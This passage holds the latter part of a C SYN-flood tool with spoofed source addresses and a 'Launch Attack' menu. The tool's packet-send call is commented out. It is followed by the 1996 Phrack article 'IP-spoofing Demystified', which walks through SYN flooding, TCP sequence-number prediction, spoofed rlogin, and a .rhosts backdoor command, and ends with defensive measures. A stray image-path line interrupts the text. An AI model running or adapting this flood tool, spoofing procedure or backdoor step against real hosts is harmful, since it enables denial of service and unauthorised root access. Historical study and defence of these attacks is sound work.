                printf("\n\nFlooding target: \t\t%u\nOn ports\t\t\t1-%d\nAmount: \t\t\t%u\n
Puportedly from: \t\t%u \n",target,MAXPORT,amount,unreachable);
                flood(sock1,unreachable,target,0,amount);
        }
        else{
                printf("\n\nFlooding target: \t\t%u\nOn port: \t\t\t%u\nAmount: \t\t\t%u\nP
uportedly from: \t\t%u \n",target,port,amount,unreachable);
                flood(sock1,unreachable,target,port,amount);
        }
        syslog(LOG_LOCAL6|LOG_INFO,"FLOOD: PID: %d, User:%s Target:%s Unreach:%s Port:%d Nu
mber:%d\n",getpid(),passEnt->pw_name,t,u,port,amount);
        printf(werd);
        exit(0);
}                                       /* End main */

/*
 *      Authenticate.  Makes sure user is authorized to run program.
 *
 */
int authenticate(fd,nameID)
int fd;
char *nameID;
{

        char buf[BUFLEN+1];
        char workBuffer[10];
        int i=0,j=0;

        while(read(fd,buf,sizeof(buf))){
                if(!(strstr(buf,nameID))){
                        close(fd);
                        syslog(LOG_LOCAL6|LOG_INFO,"Failed authentication for %s\n",nameID)
;
                        return(0);
                }
                else {
                        close(fd);
                        syslog(LOG_LOCAL6|LOG_INFO,"Successful start by %s, PID: %d\n",name
ID,getpid());
                        return(1);
                }
        }
```

```
}


/*
 *      Flood.  This is main workhorse of the program.  IP and TCP header
 *      construction occurs here, as does flooding.
 */
void flood(int sock,unsigned sadd,unsigned dadd,u_short dport,int amount){

        unsigned short in_cksum(unsigned short *,int);

        struct packet{
                struct iphdr ip;
                struct tcphdr tcp;
        }packet;

        struct pseudo_header{           /* For TCP header checksum */
                unsigned int source_address;
                unsigned int dest_address;
                unsigned char placeholder;
                unsigned char protocol;
                unsigned short tcp_length;
                struct tcphdr tcp;
        }pseudo_header;

        struct sockaddr_in sin;         /* IP address information */
        register int i=0,j=0;           /* Counters */
        int tsunami=0;                  /* flag */
        unsigned short sport=161+getpid();

        if(!dport){
                tsunami++;              /* GOD save them... */
                fprintf(stderr,"\nTSUNAMI!\n");
                fprintf(stderr,"\nflooding port:");
        }

                        /* Setup the sin struct with addressing information */

        sin.sin_family=AF_INET;         /* Internet address family */
        sin.sin_port=sport;             /* Source port */
        sin.sin_addr.s_addr=dadd;       /* Dest. address */

                        /* Packet assembly begins here */

                                /* Fill in all the TCP header information */

        packet.tcp.source=sport;        /* 16-bit Source port number */
        packet.tcp.dest=htons(dport);   /* 16-bit Destination port */
        packet.tcp.seq=49358353+getpid();       /* 32-bit Sequence Number */
        packet.tcp.ack_seq=0;           /* 32-bit Acknowledgement Number */
        packet.tcp.doff=5;              /* Data offset */
        packet.tcp.res1=0;              /* reserved */
        packet.tcp.res2=0;              /* reserved */
        packet.tcp.urg=0;               /* Urgent offset valid flag */
        packet.tcp.ack=0;               /* Acknowledgement field valid flag */
        packet.tcp.psh=0;               /* Push flag */
        packet.tcp.rst=0;               /* Reset flag */
        packet.tcp.syn=1;               /* Synchronize sequence numbers flag */
        packet.tcp.fin=0;               /* Finish sending flag */
        packet.tcp.window=htons(242); /* 16-bit Window size */
        packet.tcp.check=0;             /* 16-bit checksum (to be filled in below) */
        packet.tcp.urg_ptr=0;           /* 16-bit urgent offset */

                                /* Fill in all the IP header information */

        packet.ip.version=4;            /* 4-bit Version */
        packet.ip.ihl=5;                /* 4-bit Header Length */
        packet.ip.tos=0;                /* 8-bit Type of service */
```

```
        packet.ip.tot_len=htons(40);    /* 16-bit Total length */
        packet.ip.id=getpid();          /* 16-bit ID field */
        packet.ip.frag_off=0;           /* 13-bit Fragment offset */
        packet.ip.ttl=255;              /* 8-bit Time To Live */
        packet.ip.protocol=IPPROTO_TCP; /* 8-bit Protocol */
        packet.ip.check=0;              /* 16-bit Header checksum (filled in below) */
        packet.ip.saddr=sadd;           /* 32-bit Source Address */
        packet.ip.daddr=dadd;           /* 32-bit Destination Address */

                        /* Psuedo-headers needed for TCP hdr checksum (they
                        do not change and do not need to be in the loop) */

        pseudo_header.source_address=packet.ip.saddr;
        pseudo_header.dest_address=packet.ip.daddr;
        pseudo_header.placeholder=0;
        pseudo_header.protocol=IPPROTO_TCP;
        pseudo_header.tcp_length=htons(20);

        while(1){                       /* Main loop */
                if(tsunami){
                        if(j==MAXPORT){
                                tsunami=0;
                                break;
                        }
                        packet.tcp.dest=htons(++j);
                        fprintf(stderr,"%d",j);
                        fprintf(stderr,"%c",0x08);
                        if(j>=10)fprintf(stderr,"%c",0x08);
                        if(j>=100)fprintf(stderr,"%c",0x08);
                        if(j>=1000)fprintf(stderr,"%c",0x08);
                        if(j>=10000)fprintf(stderr,"%c",0x08);

                }
                for(i=0;i<amount;i++){  /* Flood loop */

                                /* Certian header fields should change */

                        packet.tcp.source++;    /* Source port inc */
                        packet.tcp.seq++;       /* Sequence Number inc */
                        packet.tcp.check=0;     /* Checksum will need to change */
                        packet.ip.id++;         /* ID number */
                        packet.ip.check=0;      /* Checksum will need to change */

                        /* IP header checksum */

                        packet.ip.check=in_cksum((unsigned short *)&packet.ip,20);

                        /* Setup TCP headers for checksum */

                        bcopy((char *)&packet.tcp,(char *)&pseudo_header.tcp,20);

                        /* TCP header checksum */

                        packet.tcp.check=in_cksum((unsigned short *)&pseudo_header,32);

                        /* As it turns out, if we blast packets too fast, many
                        get dropped, as the receiving kernel can't cope (at
                        least on an ethernet).  This value could be tweaked
                        prolly, but that's up to you for now... */

                        usleep(FLOODSLEEP);

                /* This is where we sit back and watch it all come together */

                        /*sendto(sock,&packet,40,0,(struct sockaddr *)&sin,sizeof(sin));*/
                        if(!tsunami&&!KEEPQUIET)fprintf(stderr,".");
                }
                if(!tsunami)break;
```

```
        }
}


/*
 *      IP Family checksum routine (from UNP)
 */
unsigned short in_cksum(unsigned short *ptr,int nbytes){

        register long           sum;            /* assumes long == 32 bits */
        u_short                 oddbyte;
        register u_short        answer;         /* assumes u_short == 16 bits */

        /*
         * Our algorithm is simple, using a 32-bit accumulator (sum),
         * we add sequential 16-bit words to it, and at the end, fold back
         * all the carry bits from the top 16 bits into the lower 16 bits.
         */

        sum = 0;
        while (nbytes > 1)  {
                sum += *ptr++;
                nbytes -= 2;
        }

                                /* mop up an odd byte, if necessary */
        if (nbytes == 1) {
                oddbyte = 0;            /* make sure top half is zero */
                *((u_char *) &oddbyte) = *(u_char *)ptr;   /* one byte only */
                sum += oddbyte;
        }

        /*
         * Add back carry outs from top 16 bits to low 16 bits.
         */

        sum  = (sum >> 16) + (sum & 0xffff);    /* add high-16 to low-16 */
        sum += (sum >> 16);                     /* add carry */
        answer = ~sum;          /* ones-complement, then truncate to 16 bits */
        return(answer);
}


/*
 *      Converts IP addresses
 */
unsigned nameResolve(char *hostname){

        struct in_addr addr;
        struct hostent *hostEnt;

        if((addr.s_addr=inet_addr(hostname))==-1){
                if(!(hostEnt=gethostbyname(hostname))){
                        fprintf(stderr,"Name lookup failure: `%s`\n",hostname);
                        exit(0);
                }
                bcopy(hostEnt->h_addr,(char *)&addr.s_addr,hostEnt->h_length);
        }
        return addr.s_addr;
}


/*
 *      Menu function.  Nothing suprising here.  Except that one thing.
 */
void menu(sock1,nameID)
int sock1;
char *nameID;
```

```
{
        int slickPing(int,int,char *);
        void flood(int,unsigned,unsigned,u_short,int);
        unsigned nameResolve(char *);
        void demon(int,char *,char *,int,int,int,int);

        int i,sock2,menuLoop=1,icmpAmt,port,amount,interval,ttl;
        char optflags[7]={0};           /* So we can keep track of the options */
        static char tmp[MENUBUF+1]={0},target[MENUBUF+1]={0},unreach[MENUBUF+1]={0};

        while(menuLoop){
                printf("\n\n\t\t\t[   SYNflood Menu   ]\n\t\t\t    [  daemon9  ]\n\n");
                if(!optflags[0])printf("1\t\tEnter target host\n");
                else printf("[1]\t\tTarget:\t\t\t%s\n",target);
                if(!optflags[1])printf("2\t\tEnter source (unreachable) host\n");
                else printf("[2]\t\tUnreachable:\t\t%s\n",unreach);
                if(!optflags[2])printf("3\t\tSend ICMP_ECHO(s) to unreachable\n");
                else printf("[3]\t\tUnreachable host:\tverified unreachable\n");
                if(!optflags[3])printf("4\t\tEnter port number to flood\n");
                else if(port)printf("[4]\t\tFlooding:\t\t%d\n",port);
                else printf("[4]\t\tFlooding:\t\t1-1024\n");
                if(!optflags[4])printf("5\t\tEnter number of SYNs\n");
                else printf("[5]\t\tNumber SYNs:\t\t%d\n",amount);
                printf("\n6\t\tQuit\n");
                if(optflags[0]&&optflags[1]&&optflags[3]&&optflags[4])printf("7\t\tLaunch A
ttack\n");
                if(optflags[0]&&optflags[1]&&optflags[3]&&optflags[4])printf("8\t\tDaemoniz
e\n");
                printf("\n\n\n\n\n\n\n\n\n\n\n\n");
                fgets(tmp,BUFLEN/2,stdin);      /* tempered input */
                switch(atoi(tmp)){
                        case 1:
                                printf("[hostname]-> ");
                                fgets(target,MENUBUF,stdin);
                                i=0;
                                if(target[0]=='\n')break;
                                while(target[i]!='\n')i++;
                                target[i]=0;
                                optflags[0]=1;
                                break;
                        case 2:
                                printf("[hostname]-> ");
                                fgets(unreach,MENUBUF,stdin);
                                i=0;
                                if(unreach[0]=='\n')break;
                                while(unreach[i]!='\n')i++;
                                unreach[i]=0;
                                optflags[1]=1;
                                break;
                        case 3:
                                if(!optflags[1]){
                                        fprintf(stderr,"Um, enter a host first\n");
                                        usleep(MENUSLEEP);
                                        break;
                                }
                                        /* Raw ICMP socket */
                                if((sock2=socket(AF_INET,SOCK_RAW,IPPROTO_ICMP))<0){
                                        perror("\nHmmm.... socket problems\n");
                                        exit(1);
                                }
                                printf("[number of ICMP_ECHO's]-> ");
                                fgets(tmp,MENUBUF,stdin);
                                if(!(icmpAmt=atoi(tmp)))break;
                                if(slickPing(icmpAmt,sock2,unreach)){
                                        fprintf(stderr,"Host is reachable... Pick a new one
\n");
                                        sleep(1);
                                        optflags[1]=0;
```

```
                                        optflags[2]=0;
                                        HANDLERCODE=1;
                                        close(sock2);
                                        break;
                                }
                                optflags[2]=1;
                                close(sock2);
                                break;
                        case 4:
                                printf("[port number]-> ");
                                fgets(tmp,MENUBUF,stdin);
                                port=atoi(tmp);
                                optflags[3]=1;
                                break;
                        case 5:
                                printf("[number of SYNs]-> ");
                                fgets(tmp,MENUBUF,stdin);
                                if(!(amount=atoi(tmp)))break;
                                optflags[4]=1;
                                break;
                        case 6:
                                menuLoop--;
                                break;
                        case 7:
                                if(optflags[0]&&optflags[1]&&optflags[3]&&optflags[4]){
                                        syslog(LOG_LOCAL6|LOG_INFO,"FLOOD: PID: %d, User:%s
 Target:%s Unreach:%s Port:%d Number:%d\n",getpid(),nameID,target,unreach,port,amount);
                                        flood(sock1,nameResolve(unreach),nameResolve(target
),port,amount);
                                        menuLoop--;
                                }
                                else{
                                        fprintf(stderr,"Illegal option --try again\n");
                                        usleep(MENUSLEEP);
                                }
                                break;
                        case 8:
                                if(optflags[0]&&optflags[1]&&optflags[3]&&optflags[4]){
                                        if(!port){
                                                fprintf(stderr,"Cannot set infinity flag in
 daemon mode.  Sorry.\n");
                                                usleep(MENUSLEEP*2);
                                                break;
                                        }
                                        printf("[packet sending interval in seconds {80}]->
 ");
                                        fgets(tmp,MENUBUF,stdin);
                                        if(!(interval=atoi(tmp)))interval=80;
                                        printf("[time for daemon to live in whole hours(0=f
orever)]-> ");
                                        fgets(tmp,MENUBUF,stdin);
                                        ttl=atoi(tmp);
                                        syslog(LOG_LOCAL6|LOG_INFO,"DFLOOD: PID: %d, User:%
s Target:%s Unreach:%s Port:%d Number:%d Interval: %d TTL: %d\n",getpid(),nameID,target,unr
each,port,amount,interval,ttl);
                                        demon(sock1,unreach,target,port,amount,interval,ttl
);
                                        exit(0);
                                }
                                else{
                                        fprintf(stderr,"Illegal option --try again\n");
                                        usleep(MENUSLEEP);
                                }
                                break;

                        default:
                                fprintf(stderr,"Illegal option --try again\n");
                                usleep(MENUSLEEP);
```

```
                }

        }
        printf("\n");
        printf(werd);
        return;
}


/*
 *      SlickPing.  A quick and dirty ping hack.  Sends <amount> ICMP_ECHO
 *      packets and waits for a reply on any one of them...  It has to check
 *      to make sure the ICMP_ECHOREPLY is actually meant for us, as raw ICMP
 *      sockets get ALL the ICMP traffic on a host, and someone could be
 *      pinging some other host and we could get that ECHOREPLY and foul
 *      things up for us.
 */
int slickPing(amount,sock,dest)
int amount,sock;
char *dest;
{

        int alarmHandler();
        unsigned nameResolve(char *);

        register int retcode,j=0;
        struct icmphdr *icmp;
        struct sockaddr_in sin;
        unsigned char sendICMPpak[MAXPAK]={0};
        unsigned short pakID=getpid()&0xffff;

        struct ippkt{
                struct iphdr ip;
                struct icmphdr icmp;
                char buffer[MAXPAK];
        }pkt;

        bzero((char *)&sin,sizeof(sin));
        sin.sin_family=AF_INET;
        sin.sin_addr.s_addr=nameResolve(dest);

                /* ICMP Packet assembly  */
        /* We let the kernel create our IP header as it is legit */

        icmp=(struct icmphdr *)sendICMPpak;
        icmp->type=ICMP_ECHO;                   /* Requesting an Echo */
        icmp->code=0;                           /* 0 for ICMP ECHO/ECHO_REPLY */
        icmp->un.echo.id=pakID;                 /* To identify upon return */
        icmp->un.echo.sequence=0;               /* Not used for us */
        icmp->checksum=in_cksum((unsigned short *)icmp,64);

        fprintf(stderr,"sending ICMP_ECHO packets: ");
        for(;j<amount;j++){
                usleep(ICMPSLEEP);              /* For good measure */
                retcode=sendto(sock,sendICMPpak,64,0,(struct sockaddr *)&sin,sizeof(sin));
                if(retcode<0||retcode!=64)
                        if(retcode<0){
                                perror("ICMP sendto err");
                                exit(1);
                        }
                        else fprintf(stderr,"Only wrote %d bytes",retcode);
                else fprintf(stderr,".");
        }
        HANDLERCODE=1;
        signal(SIGALRM,alarmHandler);   /* catch the ALARM and handle it */
        fprintf(stderr,"\nSetting alarm timeout for 10 seconds...\n");
        alarm(10);      /* ALARM is set b/c read() will block forever if no */
        while(1){       /* packets arrive...   (which is what we want....)  */
```

```
                read(sock,(struct ippkt *)&pkt,MAXPAK-1);
                if(pkt.icmp.type==ICMP_ECHOREPLY&&icmp->un.echo.id==pakID){
                        if(!HANDLERCODE)return(0);
                        return(1);
                }
        }
}


/*
 *      SIGALRM signal handler.  Souper simple.
 */
int alarmHandler(){

        HANDLERCODE=0;          /* shame on me for using global vars */
        alarm(0);
        signal(SIGALRM,SIG_DFL);
        return(0);
}


/*
 *      Usage function...
 */
void usage(nomenclature)
char *nomenclature;
{
        fprintf(stderr,"\n\nUSAGE: %s \n\t-s unreachable_host \n\t-t target_host \n\t-p por
t [-8 (infinity switch)] \n\t-a amount_of_SYNs\n",nomenclature);
        exit(0);
}


/*
 *      Demon.  Backgrounding procedure and looping stuff.
 */

void demon(sock,unreachable,target,port,amount,interval,ttl)
int sock;
char *unreachable;
char *target;
int port;
int amount;
int interval;
int ttl;
{
        fprintf(stderr,"\nSorry Daemon mode not available in this version\n");
        exit(0);

}
```

==Phrack Magazine==

Volume Seven, Issue Forty-Eight, File 14 of 18

[IP-spoofing Demystified]
(Trust-Relationship Exploitation)

by daemon9 / route / infinity
for Phrack Magazine
June 1996 Guild Productions, kid

comments to route@infonexus.com

The purpose of this paper is to explain IP-spoofing to the masses. It assumes little more than a working knowledge of Unix and TCP/IP. Oh, and that yur not a moron...

IP-spoofing is complex technical attack that is made up of several components. (In actuality, IP-spoofing is not the attack, but a step in the attack. The attack is actually trust-relationship exploitation. However, in this paper, IP-spoofing will refer to the whole attack.) In this paper, I will explain the attack in detail, including the relevant operating system and networking information.

[SECTION I. BACKGROUND INFORMATION]

--[The Players]--

A: Target host
B: Trusted host
X: Unreachable host
Z: Attacking host
(1)2: Host 1 masquerading as host 2

--[The Figures]--

There are several figures in the paper and they are to be interpreted as per the following example:

```
ick   host a      control     host b
1       A       ---SYN--->      B
```

tick: A tick of time. There is no distinction made as to *how* much time passes between ticks, just that time passes. It's generally not a great deal.
host a: A machine particpating in a TCP-based conversation.
control: This field shows any relevant control bits set in the TCP header and the direction the data is flowing
host b: A machine particpating in a TCP-based conversation.

In this case, at the first refrenced point in time host a is sending a TCP segment to host b with the SYN bit on. Unless stated, we are generally not concerned with the data portion of the TCP segment.

--[Trust Relationships]--

In the Unix world, trust can be given all too easily. Say you have an account on machine A, and on machine B. To facilitate going betwixt the two with a minimum amount of hassle, you want to setup a

full-duplex trust relationship between them. In your home directory at A you create a .rhosts file: `echo "B username" > ~/.rhosts` In your home directory at B you create a .rhosts file: `echo "A username" > ~/.rhosts` (Alternately, root can setup similar rules in /etc/hosts.equiv, the difference being that the rules are hostwide, rather than just on an individual basis.) Now, you can use any of the r* commands without that annoying hassle of password authentication. These commands will allow address-based authentication, which will grant or deny access based off of the IP address of the service requestor.

--[Rlogin]--

Rlogin is a simple client-server based protocol that uses TCP as it's transport. Rlogin allows a user to login remotely from one host to another, and, if the target machine trusts the other, rlogin will allow the convienience of not prompting for a password. It will instead have authenticated the client via the source IP address. So, from our example above, we can use rlogin to remotely login to A from B (or vice-versa) and not be prompted for a password.

--[Internet Protocol]--

IP is the connectionless, unreliable network protocol in the TCP/IP suite. It has two 32-bit header fields to hold address information. IP is also the busiest of all the TCP/IP protocols as almost all TCP/IP traffic is encapsulated in IP datagrams. IP's job is to route packets around the network. It provides no mechanism for reliability or accountability, for that, it relies on the upper layers. IP simply sends out datagrams and hopes they make it intact. If they don't, IP can try to send an ICMP error message back to the source, however this packet can get lost as well. (ICMP is Internet Control Message Protocol and it is used to relay network conditions and different errors to IP and the other layers.) IP has no means to guarantee delivery. Since IP is connectionless, it does not maintain any connection state information. Each IP datagram is sent out without regard to the last one or the next one. This, along with the fact that it is trivial to modify the IP stack to allow an arbitrarily choosen IP address in the source (and destination) fields make IP easily subvertable.

--[Transmission Control Protocol]--

TCP is the connection-oriented, reliable transport protocol in the TCP/IP suite. Connection-oriented simply means that the two hosts participating in a discussion must first establish a connection before data may change hands. Reliability is provided in a number of ways but the only two we are concerned with are data sequencing and acknowledgement. TCP assigns sequence numbers to every segment and acknowledges any and all data segments recieved from the other end. (ACK's consume a sequence number, but are not themselves ACK'd.) This reliability makes TCP harder to fool than IP.

--[Sequence Numbers, Acknowledgements and other flags]--

Since TCP is reliable, it must be able to recover from lost, duplicated, or out-of-order data. By assigning a sequence number to every byte transfered, and requiring an acknowledgement from the other end upon receipt, TCP can guarantee reliable delivery. The receiving end uses the sequence numbers to ensure proper ordering of the data and to eliminate duplicate data bytes.

TCP sequence numbers can simply be thought of as 32-bit counters. They range from 0 to 4,294,967,295. Every byte of data exchanged across a TCP connection (along with certain flags) is sequenced. The sequence number field in the TCP header will contain the sequence number of the *first* byte of data in the TCP segment. The acknowledgement number field in the TCP header holds the value of next *expected* sequence number, and also acknowledges *all* data up through this ACK number minus one.


TCP uses the concept of window advertisement for flow control. It uses a sliding window to tell the other end how much data it can buffer. Since the window size is 16-bits a receiving TCP can advertise up to a maximum of 65535 bytes. Window advertisement can be thought of an advertisment from one TCP to the other of how high acceptable sequence numbers can be.

Other TCP header flags of note are RST (reset), PSH (push) and FIN (finish). If a RST is received, the connection is immediately torn down. RSTs are normally sent when one end receives a segment that just doesn't jive with current connection (we will encounter an example below). The PSH flag tells the reciever to pass all the data is has queued to the aplication, as soon as possible. The FIN flag is the way an application begins a graceful close of a connection (connection termination is a 4-way process). When one end recieves a FIN, it ACKs it, and does not expect to receive any more data (sending is still possible, however).

--[TCP Connection Establishment]--

In order to exchange data using TCP, hosts must establish a a connection. TCP establishes a connection in a 3 step process called the 3-way handshake. If machine A is running an rlogin client and wishes to conect to an rlogin daemon on machine B, the process is as follows:

fig(1)



At (1) the client is telling the server that it wants a connection. This is the SYN flag's only purpose. The client is telling the server that the sequence number field is valid, and should be checked. The client will set the sequence number field in the TCP header to it's ISN (initial sequence number). The server, upon receiving this segment (2) will respond with it's own ISN (therefore the SYN flag is on) and an ACKnowledgement of the clients first segment (which is the client's ISN+1). The client then ACK's the server's ISN (3). Now, data transfer may take place.

--[The ISN and Sequence Number Incrementation]--

It is important to understand how sequence numbers are initially choosen, and how they change with respect to time. The initial sequence number when a host is bootstraped is initialized to 1. (TCP actually calls this variable 'tcp_iss' as it is the initial *send* sequence number. The other sequence number variable, 'tcp_irs' is the initial *receive* sequence number and is learned during the 3-way connection establishment. We are not going to worry about the distinction.) This practice is wrong, and is acknowledged as so in a comment the tcp_init() function where it appears. The ISN is incremented by 128,000 every second, which causes the 32-bit ISN

counter to wrap every 9.32 hours if no connections occur. However, each time a connect() is issued, the counter is incremented by 64,000.

One important reason behind this predictibility is to minimize the chance that data from an older stale incarnation (that is, from the same 4-tuple of the local and remote IP-addresses TCP ports) of the current connection could arrive and foul things up. The concept of the 2MSL wait time applies here, but is beyond the scope of this paper. If sequence numbers were choosen at random when a connection arrived, no guarantees could be made that the sequence numbers would be different from a previous incarnation. If some data that was stuck in a routing loop somewhere finally freed itself and wandered into the new incarnation of it's old connection, it could really foul things up.

--[Ports]--

To grant simultaneous access to the TCP module, TCP provides a user interface called a port. Ports are used by the kernel to identify network processes. These are strictly transport layer entities (that is to say that IP could care less about them). Together with an IP address, a TCP port provides provides an endpoint for network communications. In fact, at any given moment *all* Internet connections can be described by 4 numbers: the source IP address and source port and the destination IP address and destination port. Servers are bound to 'well-known' ports so that they may be located on a standard port on different systems. For example, the rlogin daemon sits on TCP port 513.

[SECTION II. THE ATTACK]

...The devil finds work for idle hands....

--[Briefly...]--

IP-spoofing consists of several steps, which I will briefly outline here, then explain in detail. First, the target host is choosen. Next, a pattern of trust is discovered, along with a trusted host. The trusted host is then disabled, and the target's TCP sequence numbers are sampled. The trusted host is impersonated, the sequence numbers guessed, and a connection attempt is made to a service that only requires address-based authentication. If successful, the attacker executes a simple command to leave a backdoor.

--[Needful Things]--

There are a couple of things one needs to wage this attack:

(1) brain, mind, or other thinking device
(1) target host
(1) trusted host
(1) attacking host (with root access)
(1) IP-spoofing software

Generally the attack is made from the root account on the attacking host against the root account on the target. If the attacker is going to all this trouble, it would be stupid not to go for root. (Since root access is needed to wage the attack, this should not be an issue.)

--[IP-Spoofing is a 'Blind Attack']--

One often overlooked, but critical factor in IP-spoofing is the fact that the attack is blind. The attacker is going to be taking over the identity of a trusted host in order to subvert the security of the target host. The trusted host is disabled using the method described below. As far as the target knows, it is carrying on a conversation with a trusted pal. In reality, the attacker is sitting off in some dark corner of the Internet, forging packets puportedly from this trusted host while it is locked up in a denial of service battle. The IP datagrams sent with the forged IP-address reach the target fine (recall that IP is a connectionless-oriented protocol-- each datagram is sent without regard for the other end) but the datagrams the target sends back (destined for the trusted host) end up in the bit-bucket. The attacker never sees them. The intervening routers know where the datagrams are supposed to go. They are supposed to go the trusted host. As far as the network layer is concerned, this is where they originally came from, and this is where responses should go. Of course once the datagrams are routed there, and the information is demultiplexed up the protocol stack, and reaches TCP, it is discarded (the trusted host's TCP cannot respond-- see below). So the attacker has to be smart and *know* what was sent, and *know* what reponse the server is looking for. The attacker cannot see what the target host sends, but she can *predict* what it will send; that coupled with the knowledge of what it *will* send, allows the attacker to work around this blindness.

--[Patterns of Trust]--

After a target is choosen the attacker must determine the patterns of trust (for the sake of argument, we are going to assume the target host *does* in fact trust somebody. If it didn't, the attack would end here). Figuring out who a host trusts may or may not be easy. A 'showmount -e' may show where filesystems are exported, and rpcinfo can give out valuable information as well. If enough background information is known about the host, it should not be too difficult. If all else fails, trying neighboring IP addresses in a brute force effort may be a viable option.

--[Trusted Host Disabling Using the Flood of Sins]--

Once the trusted host is found, it must be disabled. Since the attacker is going to impersonate it, she must make sure this host cannot receive any network traffic and foul things up. There are many ways of doing this, the one I am going to discuss is TCP SYN flooding.

A TCP connection is initiated with a client issuing a request to a server with the SYN flag on in the TCP header. Normally the server will issue a SYN/ACK back to the client identified by the 32-bit source address in the IP header. The client will then send an ACK to the server (as we saw in figure 1 above) and data transfer can commence. There is an upper limit of how many concurrent SYN requests TCP can process for a given socket, however. This limit is called the backlog, and it is the length of the queue where incoming (as yet incomplete) connections are kept. This queue limit applies to both the number of imcomplete connections (the 3-way handshake is not complete) and the number of completed connections that have not been pulled from the queue by the application by way of the accept() system call. If this backlog limit is reached, TCP will silently discard all incoming SYN requests until the pending connections can be dealt with. Therein lies the attack.

The attacking host sends several SYN requests to the TCP port she desires disabled. The attacking host also must make sure that the source IP-address is spoofed to be that of another, currently unreachable host (the target TCP will be sending it's response to this address. (IP may inform TCP that the host is unreachable, but TCP considers these errors to be transient and leaves the resolution of them up to IP (reroute the packets, etc) effectively ignoring them.) The IP-address must be unreachable because the attacker does not want any host to recieve the SYN/ACKs that will be coming from the target TCP (this would result in a RST being sent to the target TCP, which would foil our attack). The process is as follows:

fig(2)

```
1       Z(x)    ---SYN--->      B

        Z(x)    ---SYN--->      B

        Z(x)    ---SYN--->      B

        Z(x)    ---SYN--->      B

        Z(x)    ---SYN--->      B

                ...

2       X    <---SYN/ACK---     B

        X    <---SYN/ACK---     B

                ...

3       X      <---RST---       B
```

At (1) the attacking host sends a multitude of SYN requests to the target (remember the target in this phase of the attack is the trusted host) to fill it's backlog queue with pending connections. (2) The target responds with SYN/ACKs to what it believes is the source of the incoming SYNs. During this time all further requests to this TCP port will be ignored.

Different TCP implementations have different backlog sizes. BSD generally has a backlog of 5 (Linux has a backlog of 6). There is also a 'grace' margin of 3/2. That is, TCP will allow up to backlog*3/2+1 connections. This will allow a socket one connection even if it calls listen with a backlog of 0.

AuthNote: [For a much more in-depth treatment of TCP SYN flooding, see my definitive paper on the subject. It covers the whole process in detail, in both theory, and practice. There is robust working code, a statistical analysis, and a legnthy paper. Look for it in issue 49 of Phrack. -daemon9 6/96]

--[Sequence Number Sampling and Prediction]--

Now the attacker needs to get an idea of where in the 32-bit sequence number space the target's TCP is. The attacker connects to a TCP port on the target (SMTP is a good choice) just prior to launching the attack and completes the three-way handshake. The process is exactly the same as fig(1), except that the attacker will save the value of the ISN sent by the target host. Often times, this process is repeated several times and the final ISN sent is stored. The attacker needs to get an idea of what the RTT (round-trip time) from the target to her host is like. (The process can be repeated several times, and an average of the RTT's is calculated.) The RTT is necessary in being

able to accuratly predict the next ISN. The attacker has the baseline (the last ISN sent) and knows how the sequence numbers are incremented (128,000/second and 64,000 per connect) and now has a good idea of how long it will take an IP datagram to travel across the Internet to reach the target (approximately half the RTT, as most times the routes are symmetrical). After the attacker has this information, she immediately proceeds to the next phase of the attack (if another TCP connection were to arrive on any port of the target before the attacker was able to continue the attack, the ISN predicted by the attacker would be off by 64,000 of what was predicted).

When the spoofed segment makes it's way to the target, several different things may happen depending on the accuracy of the attacker's prediction:

- If the sequence number is EXACTly where the receiving TCP expects it to be, the incoming data will be placed on the next available position in the receive buffer.
- If the sequence number is LESS than the expected value the data byte is considered a retransmission, and is discarded.
- If the sequence number is GREATER than the expected value but still within the bounds of the receive window, the data byte is considered to be a future byte, and is held by TCP, pending the arrival of the other missing bytes. If a segment arrives with a sequence number GREATER than the expected value and NOT within the bounds of the receive window the segment is dropped, and TCP will send a segment back with the *expected* sequence number.

--[Subversion...]--

Here is where the main thrust of the attack begins:

fig(3)

```
1       Z(b)    ---SYN--->      A

2       B     <---SYN/ACK---    A

3       Z(b)    ---ACK--->      A

4       Z(b)    ---PSH--->      A

                [...]
```

The attacking host spoofs her IP address to be that of the trusted host (which should still be in the death-throes of the D.O.S. attack) and sends it's connection request to port 513 on the target (1). At (2), the target responds to the spoofed connection request with a SYN/ACK, which will make it's way to the trusted host (which, if it *could* process the incoming TCP segment, it would consider it an error, and immediately send a RST to the target). If everything goes according to plan, the SYN/ACK will be dropped by the gagged trusted host. After (1), the attacker must back off for a bit to give the target ample time to send the SYN/ACK (the attacker cannot see this segment). Then, at (3) the attacker sends an ACK to the target with the predicted sequence number (plus one, because we're ACKing it). If the attacker is correct in her prediction, the target will accept the ACK. The target is compromised and data transfer can commence (4).

Generally, after compromise, the attacker will insert a backdoor into the system that will allow a simpler way of intrusion. (Often a `cat + + >> ~/.rhosts` is done. This is a good idea for several reasons: it is quick, allows for simple re-entry, and is not interactive. Remember the attacker cannot see any traffic coming from the target, so any reponses are sent off into oblivion.)

--[Why it Works]--

IP-Spoofing works because trusted services only rely on network address based authentication. Since IP is easily duped, address forgery is not difficult. The hardest part of the attck is in the sequence number prediction, because that is where the guesswork comes into play. Reduce unknowns and guesswork to a minimum, and the attack has a better chance of suceeding. Even a machine that wraps all it's incoming TCP bound connections with Wietse Venema's TCP wrappers, is still vulnerable to the attack. TCP wrappers rely on a hostname or an IP address for authentication...

[SECTION III. PREVENTITIVE MEASURES]

...A stich in time, saves nine...

--[Be Un-trusting and Un-trustworthy]--

One easy solution to prevent this attack is not to rely on address-based authentication. Disable all the r* commands, remove all .rhosts files and empty out the /etc/hosts.equiv file. This will force all users to use other means of remote access (telnet, ssh, skey, etc).

--[Packet Filtering]--

If your site has a direct connect to the Internet, you can use your router to help you out. First make sure only hosts on your internal LAN can particpate in trust-relationships (no internal host should trust a host outside the LAN). Then simply filter out *all* traffic from the outside (the Internet) that puports to come from the inside (the LAN).

--[Cryptographic Methods]--

An obvious method to deter IP-spoofing is to require all network traffic to be encrypted and/or authenticated. While several solutions exist, it will be a while before such measures are deployed as defacto standards.

--[Initial Sequence Number Randomizing]--

Since the sequence numbers are not choosen randomly (or incremented randomly) this attack works. Bellovin describes a fix for TCP that involves partitioning the sequence number space. Each connection would have it's own seperate sequence number space. The sequence numbers would still be incremented as before, however, there would be no obvious or implied relationship between the numbering in these spaces. Suggested is the following formula:

ISN=M+F(localhost,localport,remotehost,remoteport)

